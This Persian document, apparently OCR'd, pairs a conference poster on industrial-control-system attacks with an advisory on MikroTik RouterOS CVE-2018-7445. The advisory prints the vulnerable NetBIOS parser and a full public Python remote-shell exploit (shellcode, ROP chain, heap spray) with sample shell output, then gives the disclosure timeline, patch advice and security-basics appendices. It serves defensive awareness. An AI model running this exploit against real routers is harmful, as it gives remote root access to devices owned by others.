- اجرای عملی نمونه سناریو حمله مـردی در میـان (MITM) بـه روش مسـموم سـازی ARP



مخاطبان این ارائه کاملاً فنی گروه‌های ذیل هستند:

- مدیران، متولیان و مسئولان سامانه‌های کنترل صنعتی و زیرساخت‌های حیاتی
- کارشناسان فناوری اطلاعات سامانه‌های کنترل صنعتی و زیرساخت‌های حیاتی
- کارشناسان امنیت اطلاعات سامانه‌های کنترل صنعتی و زیرساخت‌های حیاتی
- کارشناسان و متخصصین شبکه‌های کنترل صنعتی پژوهشگران، دانشجویان و سایر علاقه‌مندان حوزه امنیت اسکادا و فناوری‌های عملیاتی

* چنانچه به محتویات این ارائه علاقه‌مند هستید، ما مجموعه‌ای کامل از این حملات به همراه معرفی و اجرای عملی راهکارهای دفاعی و محصولات امنیتی از اصول امنیتی دیگر را در قالب دوره‌های آموزشی پیشرفته(لینک) به شما آموزش می‌دهیم.

ذیلاً پوستر این کنفرانس را مشاهده می‌کنید.

فاقد طبقه بندی

Hacking Exposed Industrial Control Systems

حملات کنترل صنعتی، از حرف تا عمل

(پیاده‌سازی حملات پایه در شبکه‌های کنترل صنعتی به همراه معرفی راهکارهای مقابله)

پانزدهمین کنفرانس بین المللی انجمن رمز ایران

چکیده:

در یک دهه گذشته به دلیل افزایش حملات سایبری به زیرساخت‌های حیاتی، امنیت سامانه‌های کنترل و اتوماسیون صنعتی بسیار موردتوجه قرارگرفته است و در نشست‌ها و محافل بسیاری شاهد صحبت از این نوع حملات هستیم. نکته‌ی بسیار قابل توجه این است که واقعاً در عمل، چگونه انجام یک حمله به سامانه‌های کنترل صنعتی باوجود بسترهای ارتباطی سنتی آنالوگ و بسترهای به نسبت جدید دیجیتال ممکن است.


به راستی حملاتی نظیر TRITON، INDUSTROYER، STUXNET و VPNFILTER در عمل از چه بردارهای حمله‌ای استفاده می کنند؟ آیا همان‌طور که در بسیاری از محافل بیان می‌شود، به همان سهولتی که می‌توان به یک شبکه غیرصنعتی نفوذ و حمله نمود، به یک شبکه صنعتی با تجهیزاتی نظیر PLC،RTU،HMI و غیره نیز می‌توان نفوذ کرد؟ آیا واقعاً می‌توان تمامی حملات فراگیر در حوزه فناوری اطلاعات را در حوزه کنترل صنعتی اجرایی کرد؟

جهت کمک به شفاف نمودن مسائل مطرح‌شده فوق، هدف این ارائه فنی و عملی این است که به‌اجمال چند سناریو حمله بر روی بستر آزمایشی (TEST BED) تجهیزات زیمنس و اشنایدر، اجرا گردد، چالش‌های آن‌ها مطرح شود و برخی سازوکارهای امنیتی آن‌ها نمایش داده شود. به عنوان نمونه در یکی از این سناریوها تلاش خواهیم کرد نشان دهیم چگونه در صورت نفوذ به سامانه صنعتی می‌توان به نحوی اطلاعات شبکه را مخدوش نماییم که بدون اطلاع، اپراتور، اطلاعات HMI با اطلاعات چرخش موتور در تناقض باشد.

محمد مهدی احمدیان به همراه مدرسانی با تخصص‌های کنترل
کاندیدای دکتری تخصصی فناوری اطلاعات دانشگاه صنعتی امیر کبیر
(گرایش امنیت اطلاعات)
پژوهشگر و مشاور امنیت سامانه های کنترل صنعتی
www.mmAhmadian.ir

اهم سرفصل‌ها:

* اجرای عملی چند سناریو حمله شناسایی (Reconnaissance)
* اجرای عملی نمونه سناریو حمله ممانعت از خدمات (DoS)
* اجرای عملی نمونه سناریو حمله مردی در میان (MITM) به روش مسموم سازی ARP



مخاطبین:

* مدیران، متولیان و مسئولان سامانه‌های کنترل صنعتی و زیرساخت‌های حیاتی
* کارشناسان فناوری اطلاعات سامانه‌های کنترل صنعتی و زیرساخت‌های حیاتی
* کارشناسان امنیت اطلاعات سامانه‌های کنترل صنعتی و زیرساخت‌های حیاتی
* کارشناسان و متخصصین شبکه‌های کنترل صنعتی
* پژوهشگران، دانشجویان و سایر علاقه‌مندان حوزه امنیت اسکادا و فناوری‌های عملیاتی

تهران، دانشگاه شهید رجایی، محل نمایشگاه‌های پانزدهمین کنفرانس بین‌المللی انجمن رمز ایران

Shahid Rajaee Teacher Training University,Tehran Iran 2018 Aug. 28


سه شنبه، ۶ شهریور ۱۳۹۷

۱۱:۰۰ الی ۱۲:۰۰

فاقد طبقه بندی

۴. بررسی اجمالی آسیب‌پذیری مسیریاب‌های میکروتیک


اخیراً شرکت میکروتیک آسیب‌پذیری با نمره پایه حیاتی را در همه نسخه‌های RouterOS از ورژن 6.29تا 6.43 rc4 اطلاع‌رسانی کرده است. متأسفانه علی‌رغم هشدارهای پیشین مراکز متولی اطلاع‌رسانی در کشور ، بسیاری از کاربران و مدیران این تجهیزات هنوز نسبت به به‌روزرسانی و رفع آسیب‌پذیری این تجهیزات اقدام نکرده‌اند.




در این رابطه، رصد شبکه کشور در روزهای اخیر نشان‌دهنده حملات گسترده به پورت ۲۳ (تلنت) از مبدأ مسیریاب‌های میکروتیک آسیب‌پذیر آلوده‌شده در سطح کشور است. آلودگی این مسیریاب‌ها عمدتاً از طریق آسیب‌پذیری اشاره‌شده اخیر (آسیب‌پذیری پورت ۸۲۹۱ مربوط به سرویس winbox) صورت گرفته است.

بر اساس بررسی‌های ما از طریق شودان در کشور ۱۱۵ تجهیز میکروتیک با ویژگی‌های موردنظر شناسایی شد که درصد قابل‌توجهی از آن‌ها هنوز آسیب‌پذیرند.

فاقد طبقه بندی



شایان‌ذکر است تعداد این تجهیزات بر اساس پویش ما در زوم‌آی تعداد ۷۴۹۳۰۴(!) است:



۴-۱- مشخصات آسیب‌پذیری

مشخصات آسیب‌پذیری موردنظر در جدول ۱ آورده شده است.

جدول ۱: مشخصات آسیب‌پذیری جدید در مسیریاب‌های میکروتیک

شناسه آسیب‌پذیری:	**CVE-2018-7445**
محصول تحت تأثیر:	MikroTik RouterOS
تاریخ گزارش آسیب‌پذیری	۱۵-۰۳-۲۰۱۸
نوع حمله و آسیب‌پذیری:	حمله ممانعت از خدمات و اجرای کد دلخواه (آسیب‌پذیری سرریز بافر CWE-121)
نقطه ورودی[1]	داخل شبکه و خارج شبکه
سطح مخاطره:	حیاتی
نمره پایه CVSS V3:	۹,۸ AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H(V3 legend)

[1] Entry Point

نمره پایه CVSS V2:	۱۰ (AV:N/AC:L/Au:N/C:C/I:C/A:C) (V2 legend)

۴-۲- گزاش فنی آسیب‌پذیری

اخیراً شرکت میکروتیک آسیب‌پذیری جدیدی را در همه نسخه‌های RouterOS از ورژن 6.29 تا 6.43 rc4 اطلاع‌رسانی کرده است. این آسیب‌پذیری مربوط به سرویس SMB نرم‌افزار Winbox با درگاه ۸۲۹۱ است. سرریز بافر در این آسیب‌پذیری هنگام ارسال پیام درخواست نشست NetBIOS می‌تواند باعث تهدید سامانه شود. نکته قابل‌توجه این است که این سرریز بافر قبل از اجرای هرگونه سازوکار تصدیق اصالت و به دلیل عدم بررسی محدوده داده ارسالی از سمت کاربر صورت می‌گیرد؛ بنابراین علاوه برای مهاجمین داخلی برای تمامی مهاجمین خارجی (از راه دور) نیز امکان حمله وجود دارد و به همین دلیل نمره پایه بالایی به این آسیب‌پذیری اختصاص داده‌شده است. طبیعتاً بهره‌جویی موفق این آسیب‌پذیری امکان اجرای حملات ممانعت از خدمت (سناریو حمله ساده) و اجرای هر کد دلخواهی (سناریو حمله پیشرفته) را برای مهاجم فراهم می‌کند.

سرریز بافر مذکور در تابع تجزیه نام‌های NetBIOS است که این مقادیر را به‌عنوان پارامتر به تو پشته مجزا اختصاص می‌دهد. شبکه کد تابع مذکور ذیلاً آورده شده است:

```
int parse_names(char *dst, char *src) {
  int len;
  int i;
  int offset;

  // take the length of the first string
  len = *src;
  offset = 0;

  while (len) {
    // copy the bytes of the string into the destination buffer
    for (i = offset; (i - offset) < len; ++i) {
      dst[i] = src[i+1];
    }

    // take the length of the next string
    len = src[i+1];

    // if it exists, then add a separator
    if (len) {
```

```
      dst[i] = ".";
    }

    // start over with the next string
    offset = i + 1;
  }

  // nul-terminate the string
  dst[offset] = 0;

  return offset;
}
```

۴-۳- محصولات تحت تأثیر

تمامی معماری‌ها و نسخه‌های ذیل از تجهیزات میکروتیک که RouterOS استفاده می‌کنند در برابر آسیب‌پذیری معرفی‌شده آسیب‌پذیرند:

- تمامی نسخه‌های قبل از ۶,۴۱,۳
- تمامی نسخه‌های قبل از ۶,۴۲ rc27

بر این اساس تمامی نسخه‌های ذیل آسیب‌پذیرند:

- MikroTik RouterOS 2.9.51
- MikroTik RouterOS 2.9.50
- MikroTik RouterOS 2.9.49
- MikroTik RouterOS 2.9.48
- MikroTik RouterOS 2.9.47
- MikroTik RouterOS 2.9.46
- MikroTik RouterOS 2.9.45
- MikroTik RouterOS 2.9.44
- MikroTik RouterOS 2.9.43
- MikroTik RouterOS 2.9.42
- MikroTik RouterOS 2.9.41
- MikroTik RouterOS 2.9.40
- MikroTik RouterOS 6.3
- MikroTik RouterOS 6.2
- MikroTik RouterOS 5.26
- MikroTik RouterOS 5.25
- MikroTik RouterOS 5.15
- MikroTik RouterOS 5.0
- MikroTik RouterOS 4.0
- MikroTik RouterOS 3.2

- MikroTik RouterOS 3.13
- MikroTik RouterOS 3.12
- MikroTik RouterOS 3.11
- MikroTik RouterOS 3.10
- MikroTik RouterOS 3.09
- MikroTik RouterOS 3.08
- MikroTik RouterOS 3.07
- MikroTik RouterOS 3.0

قابل‌توجه است که نسخه‌های ذیل آسیب‌پذیر نیستند:

- MikroTik Routeros 6.41.3
- MikroTik Routeros 6.42rc27

۴-۴- کدهای بهره‌جویی[1] منتشرشده

تا زمان انتشار این گزارش کد بهره‌جویی عمومی ذیل برای این آسیب‌پذیری و بهره‌برداری از راه دور منتشرشده است.

```
/-----
#!/usr/bin/env python

import socket
import struct
import sys
import telnetlib

NETBIOS_SESSION_MESSAGE = "\x00"
NETBIOS_SESSION_REQUEST = "\x81"
NETBIOS_SESSION_FLAGS = "\x00"

# trick from http://shell-storm.org/shellcode/files/shellcode-881.php
# will place the socket file descriptor in eax
find_sock_fd = "\x6a\x02\x5b\x6a\x29\x58\xcd\x80\x48"

# dup stdin-stdout-stderr so we can reuse the existing connection
dup_fds = "\x89\xc3\xb1\x02\xb0\x3f\xcd\x80\x49\x79\xf9"

# execve - cannot pass the 2nd arg as NULL or busybox will complain
```

[1] Exploit

```
execve_bin_sh =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x8
9\xe1\xb0\x0b\xcd\x80"

# build shellcode
shellcode = find_sock_fd + dup_fds + execve_bin_sh

# rop to mprotect and make the heap executable
# the heap base is not being subject to ASLR for whatever reason, so
let's take advantage of it
p = lambda x : struct.pack('I', x)

rop = ""
rop += p(0x0804c39d) # 0x0804c39d: pop ebx; pop ebp; ret;
rop += p(0x08072000) # ebx -> heap base
rop += p(0xffffffff) # ebp -> gibberish
rop += p(0x080664f5) # 0x080664f5: pop ecx; adc al, 0xf7; ret;
rop += p(0x14000)    # ecx -> size for mprotect
rop += p(0x08066f24) # 0x08066f24: pop edx; pop edi; pop ebp; ret;
rop += p(0x00000007) # edx -> permissions for mprotect -> PROT_READ |
PROT_WRITE | PROT_EXEC
rop += p(0xffffffff) # edi -> gibberish
rop += p(0xffffffff) # ebp -> gibberish
rop += p(0x0804e30f) # 0x0804e30f: pop ebp; ret;
rop += p(0x0000007d) # ebp -> mprotect system call
rop += p(0x0804f94a) # 0x0804f94a: xchg eax, ebp; ret;
rop += p(0xffffe42e) # 0xffffe42e; int 0x80; pop ebp; pop edx; pop ecx;
ret - from vdso - not affected by ASLR
rop += p(0xffffffff) # ebp -> gibberish
rop += p(0x0)          # edx -> zeroed out
rop += p(0x0)          # ecx -> zeroed out
rop += p(0x0804e30f) # 0x0804e30f: pop ebp; ret;
rop += p(0x08075802) # ebp -> somewhere on the heap that will (always?)
contain user controlled data
rop += p(0x0804f94a) # 0x0804f94a: xchg eax, ebp; ret;
rop += p(0x0804e153) # jmp eax; - jump to our shellcode on the heap

offset_to_regs = 83

# we do not really care about the initial register values other than
overwriting the saved ret address
ebx = p(0x45454545)
esi = p(0x45454545)
edi = p(0x45454545)
ebp = p(0x45454545)
eip = p(0x0804886c) # 0x0804886c: ret;

payload = "\xff" * offset_to_regs + ebx + esi + edi + ebp + eip + rop
header = struct.pack("!ccH", NETBIOS_SESSION_REQUEST,
NETBIOS_SESSION_FLAGS, len(payload))
buf = header + payload

def open_connection(ip):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip, 139))
    return s

def store_payload(s):
    print "[+] storing payload on the heap"
```

گردآورنده و مؤلف گزارش: محمدمهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه‌های کنترل و اتوماسیون صنعتی

```
    s.send((NETBIOS_SESSION_MESSAGE + "\x00\xeb\x02") * 4000 + "\x90" *
16 + shellcode)

def crash_smb(s):
    print "[+] getting code execution"
    s.send(buf)

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print "%s ip" % sys.argv[0]
        sys.exit(1)

    s = open_connection(sys.argv[1])
    store_payload(s)

    # the server closes the first connection, so we need to open another
one
    t = telnetlib.Telnet()
    t.sock = open_connection(sys.argv[1])
    crash_smb(t.sock)
    print "[+] got shell?"
    t.interact()
-----/
```

اجرای موفق کد ذیل منجر به خروجی ذیل خواهد شد:

```
[admin@ MikroTik] > ip smb print
        enabled: yes
         domain: MSHOME
        comment: MikrotikSMB
  allow-guests: yes
    interfaces: all
[admin@ MikroTik] > ip address print
Flags: X - disabled, I - invalid, D - dynamic
 #   ADDRESS            NETWORK         INTERFACE
 0 D 192.168.0.249/24   192.168.0.0     ether1
/-----
```

```
$ python smb_exploit.py 192.168.0.249
[+] storing payload on the heap
[+] getting code execution
[+] got shell?
sh: turning off NDELAY mode
uname -a
Linux MikroTik 3.3.5-64 #1 SMP Tue Oct 31 12:39:30 UTC 2017 x86_64 unknown
```

```
$ python smb_exploit.py 192.168.0.249
[+] storing payload on the heap
[+] getting code execution
[+] got shell?
sh: turning off NDELAY mode
uname -a
Linux MikroTik 3.3.5-64 #1 SMP Tue Oct 31 12:39:30 UTC 2017 x86_64
unknown
-----/

8. **Report Timeline**
. 2018-02-19: Core Security sent an initial notification to
MikroTik.
. 2018-02-19: Core Security noticed that a candidate release addresses
the vulnerability.
```

. 2018-02-21: MikroTik answered saying that they were planning to release
a final version with a fix for SMB the week of 26th of February and asked
for additional information.
. 2018-02-21: Core Security thanked MikroTik's answer and sent a draft advisory with a technical description. In addition, Core Security proposed
the release date to be March 1st.
. 2018-02-23: MikroTik confirmed the proposed release date saying that is
a 'perfect' date for them.
. 2018-02-23: Core Security asked MikroTik for a confirmation about the availability of the fix before the publication date. Also, Core Security sent the CVE-ID request to Mitre.
. 2018-02-23: MikroTik confirmed the availability of the fix for the publication date.
. 2018-02-28: Core Security asked MikroTik for a confirmation about the release of the fixed version again.
. 2018-02-28: MikroTik answered saying that they had some issues and asked
for an extension of one week.
. 2018-02-28: Core Security analyzed the possibility of postponing the publication date and asked MikroTik for a new release date.
. 2018-03-01: MikroTik answered that they didn't have a certain release date for their fix.
. 2018-03-01: Core Security requested a solidified release date for coordinated disclosure. Agreed to postpone till March 8th.
. 2018-03-01: MikroTik answered saying they understand it's their fault and if they don't release the fixed version in time, we might have to release our document.
. 2018-03-02: Core Security thanked the update and asked again about the planned release date.
. 2018-03-05: MikroTik answered that they still don't have a certain release date for their fix.
. 2018-03-05: Core Security answered saying the one week postponed was proposed by Mikrotik, yet they still cannot commit to a release date. Core Security clarified again the intention is to do a coordinated release,
but in order to do that it is needed a tentative release date.
. 2018-03-12: Core Security noticed that a new version of MikroTik RouterOS
were available and asked MikroTik if this version fixed the vulnerability.
. 2018-03-12: MikroTik confirmed that the published version addresses the
reported vulnerability.
. 2018-03-15: Advisory CORE-2018-0003 published.

۴-۵- توصیه‌ها و راه‌حل‌های امنیتی

شرکت میکروتیک نسخه ۶,۴۱,۳ از محصول RouterOS را وصله نمودن این آسیب‌پذیری بحرانی منتشر کرده است. لینک دسترسی به این به‌روزرسانی ذیلاً آورده شده است:

- https://mikrotik.com/download

لذا به‌منظور حفاظت از مسیریاب‌های میکروتیک، اکیداً توصیه می‌گردد سریعاً به‌روزرسانی سیستم‌عامل و مسدودسازی درگاه‌های مدیریت تجهیز بر روی اینترنت اجرا گردد. درصورتی‌که این درگاه از پیش‌بر روی شبکه اینترنت فعال بوده لازم است اقدامات زیر صورت پذیرد:

- با اعمال قوانین مناسب فایروال و یا در قسمت IP> Services دسترسی به سرویس winbox را محدود به آدرس‌های شناخته‌شده از شبکه خودنمایید.
- رمز عبور دستگاه خود را عوض کنید.

فاقد طبقه بندی

ضمیمه الف: آسیب‌پذیری و انواع آن

بر اساس مرجع [۱]، به‌طور عمومی آسیب‌پذیری امنیتی مجموعه‌ای از ویژگی‌ها در سامانه است که به مهاجمین اجازه نقض خط‌مشی امنیتی تعریف‌شده را می‌دهد. آسیب‌پذیری از اموری ناشی می‌شود که در زیر به برخی از آن‌ها می‌پردازیم.

- طراحی/مشخصات[1]: زمانی که یک فرآیند یا مؤلفه دارای معایب مربوط به طراحی است، از این نقایص برای به دست آوردن دسترسی به سامانه استفاده می‌شود. این نوع آسیب‌پذیری‌ها حاصل از مرحله طراحی سامانه سرچشمه می‌گیرند و اصلاح آن‌ها در غالب موارد نیاز به بازطراحی دارد.
- پیاده‌سازی[2]: حتی زمانی که طراحی سخت‌افزاری یا نرم‌افزاری یک سامانه درست باشد، پیاده‌سازی سامانه ممکن است نادرست باشد. این مسئله می‌تواند منجر به ایجاد ضعف‌های امنیتی یا عدم استحکام منجر به خرابی شود. این آسیب‌پذیری‌ها غالباً همان ایرادهای امنیتی فنی در زمان توسعه و پیاده‌سازی یک سامانه هستند.
- پیکربندی[3] یا عملیاتی: زمانی که یک منبع به طرز نادرستی پیکربندی شود می‌تواند زمینه این را فراهم کند که علیرغم مطلوب بودن مراحل طراحی و پیاده‌سازی مهاجم بتواند برخی خاصیت‌های[4] امنیتی مورد اهمیت سامانه را نقض کند. این دسته از آسیب‌پذیری‌ها مواردی هستند که به علت پیکربندی و گسترش نادرست یک سامانه در محیطی خاص به وجود می‌آیند. آسیب‌پذیری‌های عملیاتی به دلایل مختلف ازجمله ناقص بودن، نامناسب بودن یا نبود مدارک امنیتی ازجمله دستورالعمل‌ها و راهنماهای عملیاتی به سامانه وارد می‌شوند. مدارک امنیتی، به همراه پشتیبانی مدیریت، اساس کار همه برنامه‌های امنیتی محسوب می‌شوند. در جدول ۲ نمونه‌هایی از آسیب‌پذیری‌های امنیتی ذکرشده است:

---

[1] Design/Specification

[2] Implementation

[3] Configuration

[4] Properties

جدول ۲: نمونه‌هایی از آسیب‌پذیری سه مرحله مختلف [۱]

مرحله	برخی نمونه آسیب‌پذیری‌ها
طراحی/مشخصات	• طراحی ارتباطات بدون رمزنگاری • عدم تبیین جزئیات و نوع احراز اصالت موجودیت‌ها در مرحله طراحی • در نظر نگرفتن روش‌هایی برای تضمین صحت داده‌ها
پیاده‌سازی	• اتخاذ روش‌های برنامه‌نویسی غیر امن • پیاده‌سازی احراز اصالت با سطح امنیتی پایین • ضعف در واسط برنامه‌نویسی امن • بکار گیری تجهیزات دست‌کاری شده و غیر امن • نظارت و رویدادنگاری ضعیف
پیکربندی	• ضعف در مدیریت حساب کاربران با توجه به خط‌مشی‌های سازمان • ضعف در مدیریت سرویس‌های بدون استفاده با توجه به خط‌مشی‌های سازمان • ضعف در مدیریت وصله‌ها با توجه به خط‌مشی سازمان • ضعف در تغییر مقادیر پیش‌فرض تنظیمات

ضمیمه ب: توصیه‌های در مورد به‌روزرسانی تجهیزات و وصله‌های امنیتی

- حتماً جهت دانلود به‌روزرسانی‌ها یا وصله‌های امنیتی از وبگاه معتبر سازنده استفاده نمایید.
- بعد از دانلود به‌روزرسانی‌ها یا وصله‌های امنیتی و قبل از اجرا در صورت وجود کد درهم‌ساز[1] در وبگاه سازنده، حتماً این کد را با کد به‌روزرسانی یا وصله‌ی امنیتی دانلود شده مقایسه نمایید و از صحت آن اطمینان حاصل نمایید.
- قبل از نصب به‌روزرسانی یا وصله‌ی امنیتی دانلود شده گواهی رقمی[2] آن‌ها را بررسی کرده و از صحت آن اطمینان حاصل نمایید
- در صورت امکان ابتدا به‌روزرسانی یا وصله‌ی امنیتی را بر روی سامانه‌ی تست یا محیط دارای افزونگی[3] امتحان کرده بعدازآن بر روی تجهیزات اصلی اجرا نمایید.

* درصورتی‌که هر یک از موارد بالا برای شما مبهم است ما این مفاهیم را همراه با مجموعه‌ای از اصول امنیتی دیگر در قالب دوره‌های آموزشی مقدماتی و پیشرفته به شما آموزش می‌دهیم.

فاقد طبقه بندی

[1] Hash Code
[2] Digital Certificate
[3] Redundancy

ضمیمه ج: اصول سه‌گانه‌ی امنیت

در فضای سایبر-فیزیکی هر سامانه دارای ضعف‌های ذاتی و اجرایی است که هدف امنیت اطلاعات پیشنهاد راه‌هایی برای جلوگیری از سوءاستفاده و بهره‌جویی از این ضعف‌ها هست. به‌طورکلی امنیت اطلاعات مبتنی بر تحقق سه ویژگی محرمانگی[1]، صحت اطلاعات[2] و دسترس‌پذیری[3] است که از این سه ویژگی در برخی منابع با عنوان سه‌تایی CIA یاد می‌شود که در شکل ۴-۱ نمایش داده‌شده‌اند. در ادامه این سه ویژگی را تعریف می‌کنیم [۱]:

شکل ۴-۱: مثلث سه‌تایی CIA

در جدول ۳ اصول سه‌گانه‌ی امنیتی به همراه تعریف اختصاری آن‌ها و رخدادهای ناقض هرکدام از ویژگی‌ها آورده شده است. شرح تفصیلی هر یک از این سه ویژگی در ادامه این بخش آورد شده است.

جدول ۳: اصول سه‌گانه‌ی امنیتی [۱]

ویژگی	تعریف مختصر	رخداد ناقض ویژگی
محرمانگی	عدم افشای غیرمجاز داده‌ها	• نشت اطلاعات محرمانه • دسترسی غیرمجاز به داده‌ها • سرقت داده‌ها • تعرض به حریم خصوصی

[1] Confidentiality
[2] Integrity
[3] Availability

صحت	عدم دست‌کاری داده‌ها توسط افراد یا نرم‌افزارهای غیرمجاز	• تغیر مخفیانه در داده‌ها • جعل داده‌ها
دسترس‌پذیری	دسترسی به داده‌ها توسط افراد مجاز در هر مکان و در هرزمان	• از دسترس خارج شدن خدمات یک کارگزار • نابودی داده‌ها • اختلال در عملکرد تجهیزات

